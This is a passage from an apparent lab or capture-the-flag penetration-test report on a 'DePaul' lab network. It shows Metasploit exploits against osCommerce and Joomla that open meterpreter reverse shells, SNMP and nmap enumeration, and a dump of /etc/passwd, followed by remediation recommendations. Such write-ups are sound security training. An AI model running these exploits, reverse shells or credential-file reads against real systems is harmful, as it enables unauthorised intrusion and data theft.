[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) >
```

Figure 13 – A known exploit in Metasploit regarding osCommerce.



After setting the correct options, we obtained the meterpreter shell needed for access.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > set RHOST 10
.12.0.55
RHOST => 10.12.0.55
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > set RPORT 80
80
RPORT => 8080
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > set LHOST 10
.12.0.25
LHOST => 10.12.0.25
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > run

[*] Started reverse TCP handler on 10.12.0.25:4444
[*] Sending stage (39927 bytes) to 10.12.0.55
[*] Meterpreter session 1 opened (10.12.0.25:4444 → 10.12.0.55:49180) at 202
3-11-18 23:28:25 -0600

meterpreter > █
```

Figure 14 – The meterpreter shell granting access.

We used the meterpreter shell to output: our username, current process, and a list of all running processes.

```
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: serviceAccount
meterpreter > getpid
Current pid: 1404
meterpreter > ps

Process List
=====

  PID    Name          User          Path
  --  -----
  0  System Idle Process  NT AUTHORITY\SYSTEM  System Idle Process
  4  System          N/A           System
  196 wmpnetwk.exe    N/A           wmpnetwk.exe
  264 smss.exe        N/A           smss.exe
  352 csrss.exe       N/A           csrss.exe
  404 wininit.exe     N/A           wininit.exe
  416 csrss.exe       N/A           csrss.exe
  420 svchost.exe     N/A           svchost.exe
  472 winlogon.exe    N/A           winlogon.exe
  508 services.exe    N/A           services.exe
  516 lsass.exe        N/A           lsass.exe
  524 lsm.exe          N/A           lsm.exe
  628 svchost.exe     N/A           svchost.exe
```



[Continued From Above]

```
932    sppsvc.exe          N/A           sppsvc.exe
1004   svchost.exe          N/A           svchost.exe
1056   svchost.exe          N/A           svchost.exe
1148   vmicsvc.exe          N/A           vmicsvc.exe
1184   vmicsvc.exe          N/A           vmicsvc.exe
1212   vmicsvc.exe          N/A           vmicsvc.exe
1236   vmicsvc.exe          N/A           vmicsvc.exe
1264   vmicsvc.exe          N/A           vmicsvc.exe
1328   httpd.exe            IO\serviceAccount httpd.exe
1384   mysqld.exe           N/A           mysqld.exe
1404   httpd.exe            IO\serviceAccount httpd.exe
1480   VGAuthService.exe    N/A           VGAuthService.exe
1564   vmtoolsd.exe          N/A           vmtoolsd.exe
2208   svchost.exe          N/A           svchost.exe
2428   GoogleUpdate.exe     N/A           GoogleUpdate.exe
2532   svchost.exe          N/A           svchost.exe
2620   WmiPrvSE.exe         N/A           WmiPrvSE.exe
2776   cmd.exe              IO\serviceAccount cmd.exe
2780   msdtc.exe             N/A           msdtc.exe
2992   conhost.exe          IO\serviceAccount conhost.exe

meterpreter > 
```

CEOIndustries, Inc.

Figure 15 – The meterpreter shell output from the ps command.

The second flag indicates that the outdated Windows OS might give us privilege escalation.

The screenshot shows a terminal window with a calendar overlay. The terminal output includes:

```
root@kali: ~
File Actions Edit View Help
2208 svchost.exe      N/A           svchost.exe
2428 GoogleUpdate.exe N/A           GoogleUpdate.exe
2532 svchost.exe      N/A           svchost.exe
2620 WmiPrvSE.exe     N/A           WmiPrvSE.exe
2776 cmd.exe          IO\serviceAccount cmd.exe
2780 msdtc.exe        N/A           msdtc.exe
2992 conhost.exe      IO\serviceAccount conhost.exe

meterpreter > httpd --version
[-] Unknown command: httpd
meterpreter > pwd
C:\xampp\htdocs\oscommerce\catalog\install\includes
meterpreter > ls
Listing: C:\xampp\htdocs\oscommerce\catalog\install\includes

Mode          Size  Type  Last modified      Name
100666/rw-rw-rw- 447   fil   2020-11-02 18:37:58 -0600 application.php
100666/rw-rw-rw- 2213  fil   2023-11-19 05:28:18 -0600 configure.php
100666/rw-rw-rw- 126   fil   2020-11-02 19:43:13 -0600 flag.txt
040777/rwxrwxrwx  4096  dir   2020-11-02 18:37:58 -0600 functions

meterpreter > cat flag.txt
FLAG: CSEC-7413-ECOM
Hint: This looks like an older windows system. I bet there is a privilege esc
luation vulnerability here.meterpreter > 
```

A red box highlights the 'flag.txt' file entry in the directory listing, and another red box highlights the 'flag.txt' content in the terminal output.

Figure 16 – The second flag – CSEC-7413-ECOM – indicating that the outdated Windows OS might give us priv esc.



3. 10.12.0.161

First, we attempted to remote connect to 10.12.0.161:3389 by using Remote Desktop Protocol to determine the level of access. We were able to see certificates and fingerprints.

```
root@kali: ~
File Actions Edit View Help
└─(root㉿kali)-[~]
  # rdesktop 10.12.0.161
  Autoselecting keyboard map 'en-us' from locale

  ATTENTION! The server uses an invalid security certificate which can not be
  trusted for
  the following identified reason(s);

  1. Certificate issuer is not trusted by this system.

  Issuer: CN=Deimos

  Review the following certificate info before you trust it to be added as an e
  xception.
  If you do not trust the certificate the connection attempt will be aborted:

  Subject: CN=Deimos
  Issuer: CN=Deimos
  Valid From: Thu Nov 16 18:15:46 2023
  To: Fri May 17 19:15:46 2024

  Certificate fingerprints:

  sha1: b7152359134ec6e8eb81ae480d372674d53a9122
  sha256: 3b0653125b4327bbc8fae2dfddae5e21c1ce78bfa22fe7b12a7b4cb0d0fcfbdb8

  Do you trust this certificate (yes/no)? yes
  Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
  Core(warning): Certificate received from server is NOT trusted by this system
  , an exception has been added by the user to trust this specific certificate.
  Connection established using SSL.
  disconnect: Logout initiated by user.
```

Figure 17 – An attempt to gain access via RDP using port 161.



We then tested the SNMP service port at 10.12.0.161:161 and found a list of: system information, user accounts, network information and interfaces, IP's and routing information, listening TCP/UDP connections, and network services.

```
root@kali: ~
File Actions Edit View Help
[root@kali] ~]
# snmp-check --version --write 10.12.0.161
[!] SNMP version invalid! We'll use 1 version!
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.12.0.161:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address      : 10.12.0.161
  Hostname             : DEIMOS
  Description          : Hardware: x86 Family 6 Model 85 Stepping 7
AT/AT COMPATIBLE - Software: Windows Version 6.0 (Build 6001 Multiprocessor F
ree)
  Contact              : -
  Location             : -
  Uptime snmp          : 11:02:29.52
  Uptime system         : 01:05:58.86
  System date          : 2023-11-18 17:49:47.3
  Domain               : WORKGROUP

root@kali: ~
File Actions Edit View Help
[*] User accounts:

  Guest
  roots
  martha
  Administrator

[*] Network information:

  IP forwarding enabled   : no
  Default TTL             : 128
  TCP segments received    : 201627
  TCP segments sent        : 799
  TCP segments retrans     : 0
  Input datagrams          : 206192
  Delivered datagrams       : 204049
  Output datagrams          : 889

[*] Network interfaces:

  Interface                : [ up ] Software Loopback Interface 1
  Id                       : 1
  Mac Address              : :::::
  Type                     : softwareLoopback
  Speed                    : 1073 Mbps
  MTU                      : 1500
```



[Continued From Above]

```
[*] Network IP:
      Id          IP Address        Netmask        Broadcast
      10         10.12.0.161       255.255.255.0    1
      1           127.0.0.1        255.0.0.0       1

[*] Routing information:
      Destination      Next hop        Mask        Metric
      10.12.0.0        10.12.0.161     255.255.255.0    266
      10.12.0.161      10.12.0.161     255.255.255.255 266
      10.12.0.255      10.12.0.161     255.255.255.255 266
      127.0.0.0        127.0.0.1        255.0.0.0       306
      127.0.0.1        127.0.0.1        255.255.255.255 306
      127.255.255.255 127.0.0.1        255.255.255.255 306
      224.0.0.0        127.0.0.1        240.0.0.0       306
      255.255.255.255 127.0.0.1        255.255.255.255 306

root@kali: ~
File Actions Edit View Help

[*] TCP connections and listening ports:
      Local address      Local port        Remote address      Remote po
      rt              State
      0.0.0.0          listen          135               0.0.0.0          0
      0.0.0.0          listen          3389              0.0.0.0          0
      0.0.0.0          listen          49152              0.0.0.0          0
      0.0.0.0          listen          49153              0.0.0.0          0
      0.0.0.0          listen          49154              0.0.0.0          0
      0.0.0.0          listen          49155              0.0.0.0          0
      0.0.0.0          listen          49156              0.0.0.0          0
      10.12.0.161      listen          139               0.0.0.0          0
```



[Continued From Above]

```
root@kali: ~
File Actions Edit View Help
[*] Listening UDP ports:
Local address      Local port
0.0.0.0            123
0.0.0.0            161
0.0.0.0            500
0.0.0.0            4500
0.0.0.0            5355
10.12.0.161        137
10.12.0.161        138
[*] Network services:
Index          Name
0              Server
1              IP Helper
2              DNS Client
3              DHCP Client
4              Workstation
5              SNMP Service
6              Windows Time
7              Plug and Play
8              Print Spooler
9              Task Scheduler
10             Windows Update
11             Remote Registry
```

Figure 18 – All of the output from the SNMP scan.

This is where we found the first flag: CSEC-4848-SNMP which indicates the SNMP output we collected can assist in gaining additional access.

```
root@kali: /usr/share/seclists/Discovery/SNMP
File Actions Edit View Help
| Name: LogonUI.exe
| 952:
|   Name: svchost.exe
|   Path: C:\Windows\system32\
|   Params: -k GPSvcGroup
| 992:
|   Name: svchost.exe
| 1024:
|   Name: SLsvc.exe
| 1064:
|   Name: svchost.exe
| 1132:
|   Name: svchost.exe
| 1156:
|   Name: svchost.exe
| 1276:
|   Name: svchost.exe
| 1360:
|   Name: UI0Detect.exe
| 1380:
|   Name: calc.exe
|   Path: C:\Windows\system32\
|   Params: FLAG: CSEC-4848-SNMP      HINT: Use the information from SN
|   MP output to help you get access.
| 1408:
|   Name: spoolsv.exe
| 1468:
```

The terminal output shows a list of processes with their names, paths, and parameters. One process has a parameter 'FLAG: CSEC-4848-SNMP' and a hint 'Use the information from SN'. The date '18' is highlighted in the calendar, likely indicating the day the flag was found.

Figure 19 – The first flag – CSEC-4848-SNMP – indicating the SNMP output is needed to gain access.



4. 10.12.0.194

Our first step was to run several nmap scripts on ssh port 22. There we found an ssh-hostkey and information regarding the ssh authentication methods.

```
└──(root㉿kali)-[~]
    └─# nmap -p22 10.12.0.194 --script ssh-hostkey --script-args ssh_hostkey=full

Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 21:40 CST
Nmap scan report for 10.12.0.194
Host is up (0.00026s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|_ ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQD8g5Ql2iYctVbNR3gL4MiPf6DGghMtqA1j8
AqPsnJSYvAUPDpUkrWlCuDg87eNc5xy5DE8+LoOWtej4BPBpeDlPKoWgbKU1qA05WfbPq/ZkO8Xk
07WKErCMp+H4RyyBW9+MeYjTuORT9fcdehhKj2lT6CUiZ5UyffBuFx6MvEm+38Em/l9DvL8cnt7ND
Y483IEDC2p0+r8k2kPkEeuF22l5M8ogCeVoGiT0WbvpM0gv4mMFnhgUYBB4JvoVbG0mQ8D2slurDj
/1g8Y+2N5x84Mdj1uzX+Nqh3aAHQxn0aH5o2L1uKfGRvbfaUffCrPYDRY0WsUBPhkrLILMO+/Rl
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAIBmlzdHAyNTYAAABB
HsJnIDRYlzASy7qtUxuQ4jPVSWJ8m0pf/1h1kdE+xrxWfjhjl+rBjjKxIqay9b8vbDrJn65saGDED
UwnWdyM8E=
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIHBGzkffP+Tipq4YAnz2P7+FhTqdi6uJIWcOP
GN0Bpaq
MAC Address: 00:50:56:A1:DB:43 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

```
└──(root㉿kali)-[~]
    └─# nmap -p 22 --script ssh-auth-methods --script-args "ssh.user=root" 10.12.0
.194
nmap: unrecognized option '--script-argssh.user=root'
See the output of nmap -h for a summary of options.

└──(root㉿kali)-[~]
    └─# nmap -p 22 --script ssh-auth-methods --script-args="ssh.user=root" 10.12.
0.194
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 21:55 CST
Nmap scan report for 10.12.0.194
Host is up (0.00036s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|_ Supported authentication methods:
|   publickey
|_ password
MAC Address: 00:50:56:A1:38:D2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

Figure 20 – An enumeration showing ssh information and configurations.



However, here we find the first flag – CSEC-3467-SSHD – which indicates that the ssh connection is secure and suggests we look for another vulnerable service.





Figure 21 – The second flag – CSEC-3467-SSHD – indicating there is another vulnerable service.

So, we then when examined the webapp on 10.12.0.194:80. After failing to login with default passwords, we searched for any known exploits regarding Joomla.





[Continued From Above]




Figure 22 – Images of the login pages from 10.12.0.194:80.

We found such an exploit – multi/http/joomla_http_header_rce – and ran it successfully.

```
msf6 exploit(multi/http/joomla_http_header_rce) > show options

Module options (exploit/multi/http/joomla_http_header_rce):
  Name      Current Setting  Required  Description
  HEADER    USER-AGENT      yes        The header to use for exploitation (Accepted: U
                                         SER-AGENT, X-FORWARDED-FOR)
  Proxies          no        A proxy chain of format type:host:port[,type:ho
                                         st:port][ ... ]
  RHOSTS     10.12.0.194    yes        The target host(s), see https://docs.metasploit
                                         .com/docs/using-metasploit/basics/using-metaspl
                                         ot.html
  RPORT      80            yes        The target port (TCP)
  SSL        false         no        Negotiate SSL/TLS for outgoing connections
  TARGETURI   /           yes        The base path to the Joomla application
  VHOST          no        HTTP server virtual host

  Payload options (php/meterpreter/reverse_tcp):
    Name      Current Setting  Required  Description
    LHOST     10.12.0.25      yes        The listen address (an interface may be specified)
    LPORT      4444          yes        The listen port
```



[Continued From Above]

```
msf6 exploit(multi/http/joomla_http_header_rce) > run
[*] Started reverse TCP handler on 10.12.0.25:4444
[*] 10.12.0.194:80 - Sending payload ...
[*] Sending stage (39927 bytes) to 10.12.0.194
[*] Meterpreter session 1 opened (10.12.0.25:4444 → 10.12.0.194:49252) at 2023-11-18 15:2
9:23 -0600
meterpreter > 
```

Figure 23 – A successful exploit to obtain a meterpreter shell into Joomla.

Using this access, we obtained a meterpreter shell and were able to obtain a list of directories/

```
meterpreter > ls
Listing: /
=====
Mode          Size      Type  Last modified          Name
--          --       --      --:--:--           --
040755/rwxr-xr-x  4096    dir   2023-10-01 21:10:53 -0500  bin
040755/rwxr-xr-x  4096    dir   2023-10-01 21:13:17 -0500  boot
040755/rwxr-xr-x  3840    dir   2023-11-18 12:19:30 -0600  dev
040755/rwxr-xr-x  4096    dir   2023-10-06 12:41:33 -0500  etc
040755/rwxr-xr-x  4096    dir   2023-10-01 21:08:46 -0500  home
100644/rw-r--r--  63121039  fil   2023-10-01 21:13:17 -0500  initrd.img
100644/rw-r--r--  62067082  fil   2023-10-01 21:12:16 -0500  initrd.img.old
040755/rwxr-xr-x  4096    dir   2023-10-01 21:14:18 -0500  lib
040755/rwxr-xr-x  4096    dir   2023-10-01 21:09:43 -0500  lib64
040700/rwx-----  16384   dir   2023-10-01 21:05:35 -0500  lost+found
040755/rwxr-xr-x  4096    dir   2018-07-25 17:58:48 -0500  media
040755/rwxr-xr-x  4096    dir   2018-07-25 17:58:48 -0500  mnt
040755/rwxr-xr-x  4096    dir   2018-07-25 17:58:48 -0500  opt
040555/r-xr-xr-x  0        dir   2023-11-18 12:19:23 -0600  proc
040700/rwx-----  4096    dir   2023-10-06 12:42:17 -0500  root
040755/rwxr-xr-x  920     dir   2023-11-18 12:19:42 -0600  run
040755/rwxr-xr-x  12288   dir   2023-10-01 21:10:54 -0500  sbin
040755/rwxr-xr-x  4096    dir   2023-10-01 21:08:51 -0500  snap
040755/rwxr-xr-x  4096    dir   2018-07-25 17:58:48 -0500  srv
100600/rw-----  2066743296 fil   2023-10-01 21:07:10 -0500  swap.img
040555/r-xr-xr-x  0        dir   2023-11-18 12:19:24 -0600  sys
041777/rwrxrwxrwx 4096    dir   2023-11-18 12:19:32 -0600  tmp
```



[Continued From Above]

```
040755/rwxr-xr-x 4096      dir  2018-07-25 17:58:48 -0500  usr
040755/rwxr-xr-x 4096      dir  2023-10-01 21:13:57 -0500  var
100600/rw----- 8470184    fil   2023-06-16 17:04:25 -0500  vmlinuz
100600/rw----- 8257272    fil   2018-07-17 10:26:49 -0500  vmlinuz.old

meterpreter > 
```

Figure 24 – The output list of directories and files from command ls.

From there we were able to see the output of the passwd file which contains users and accounts.

```
/etc
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxdf:x:105:65534::/var/lib/ldd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
roots:x:1000:1000:roots:/home/roots:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
```

Figure 25 – The output from the passwd file listing users and accounts.



Here is where we were able to obtain the second flag – CSEC-6196-JMLA – indicating that patches have been performed and we should examine other running programs to exploit to escalate privileges.

```
root@kali: ~
File Actions Edit View Help
CSEC-6196-JMLA
Hint: The system looks fully patched. I wonder if there are any running programs we can use to escalate privileges.
ifconfig && hostname && whoami && date && cat flag2.txt
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.12.0.194 netmask 255.255.255.0 broadcast 10.12.0.255
        inet6 fe80::250:56ff:fe1:eeec9 prefixlen 64 scopeid 0x20<link>
        ether 00:50:56:a1:ee:c9 txqueuelen 1000 (Ethernet)
        RX packets 44219 bytes 6057925 (6.0 MB)
        RX errors 0 dropped 28 overruns 0 frame 0
        TX packets 34000 bytes 19461511 (19.4 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 37040 bytes 4476936 (4.4 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 37040 bytes 4476936 (4.4 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

atlas
www-data
Sat Nov 18 22:03:14 UTC 2023
CSEC-6196-JMLA
Hint: The system looks fully patched. I wonder if there are any running programs we can use to escalate privileges.
```

Figure 26 – The second flag – CSEC-6196-JMLA – indicating other running programs are needed to escalate privileges.



Conclusion

DePaul suffered a series of control failures, which led to a complete compromise of critical company assets. These failures would have had a dramatic effect on DePaul operations if a malicious party had exploited them. Current policies concerning password reuse and deployed access controls are not adequate to mitigate the impact of the discovered vulnerabilities.

The specific goals of the penetration test were stated as:

- Identifying if an attacker given internal IP addresses could penetrate DePaul's defenses.
- Determining the impact of a security breach on:
 - Confidential and Personally Identifiable Information (PII) such as trade secrets, financial information, or confidential assets
 - Internal infrastructure and availability of DePaul's information systems

These goals of the penetration test were met. A targeted attack against DePaul can result in a complete compromise of organizational assets. Multiple issues that would typically be considered minor were leveraged in concert, resulting in a total compromise of the DePaul's information systems. It is important to note that this collapse of the entire DePaul security infrastructure can be greatly attributed to outdated software, misconfigurations, and insufficient access controls. Appropriate efforts should be undertaken to update and patch all hardware and software, introduce effective network segmentation, and provide limited access only as needed with least privilege, all of which could help mitigate the effect of cascading security failures throughout the DePaul infrastructure.



Recommendations

Due to the impact to the overall organization as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high level items are important to mention.

Offensive Security recommends the following:

1. **Ensure that strong credentials are used everywhere in the organization.** The compromise of DePaul system was drastically impacted by the use of weak passwords as well as the reuse of passwords across systems of differing security levels. NIST SP 800-11⁹ is recommended for guidelines on operating an enterprise password policy. While this issue was not widespread within DePaul, it was still an issue and should be addressed.
2. **Establish trust boundaries.** Create logical boundaries of trust where appropriate on the internal network. Each logical trust segment should be able to be compromised without the breach easily cascading to other segments. This should include the use of unique administrative accounts so that a compromised system in one segment cannot be used in other locations.
3. **Implement and enforce implementation of change control across all systems:** Misconfiguration and insecure deployment issues were discovered across the various systems. The vulnerabilities that arose can be mitigated through the use of change control processes on all server systems.
4. **Implement a patch management program:** Operating a consistent patch management program per the guidelines outlined in NIST SP 800-40¹⁰ is an important component in maintaining good security posture. This will help to limit the attack surface that results from running unpatched internal services.
5. **Conduct regular vulnerability assessments.** As part of an effective organizational risk management strategy, vulnerability assessments should be conducted on a regular basis. Doing so will allow the organization to determine if the installed security controls are properly installed, operating as intended, and producing the desired outcome. Please consult NIST SP 800-30¹¹ for guidelines on operating an effective risk management program.

⁹ <http://csrc.nist.gov/publications/drafts/800-118/draft-sp800-118.pdf>

¹⁰ <http://csrc.nist.gov/publications/nistpubs/800-40-Ver2/SP800-40v2.pdf>

¹¹ <http://csrc.nist.gov/publications/PubsDrafts.html#SP-800-30-Rev.%201>



Risk Rating

The overall risk identified to DePaul as a result of the penetration test is **High**. A direct path from internal attacker to full system compromise was discovered. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against DePaul through targeted attacks.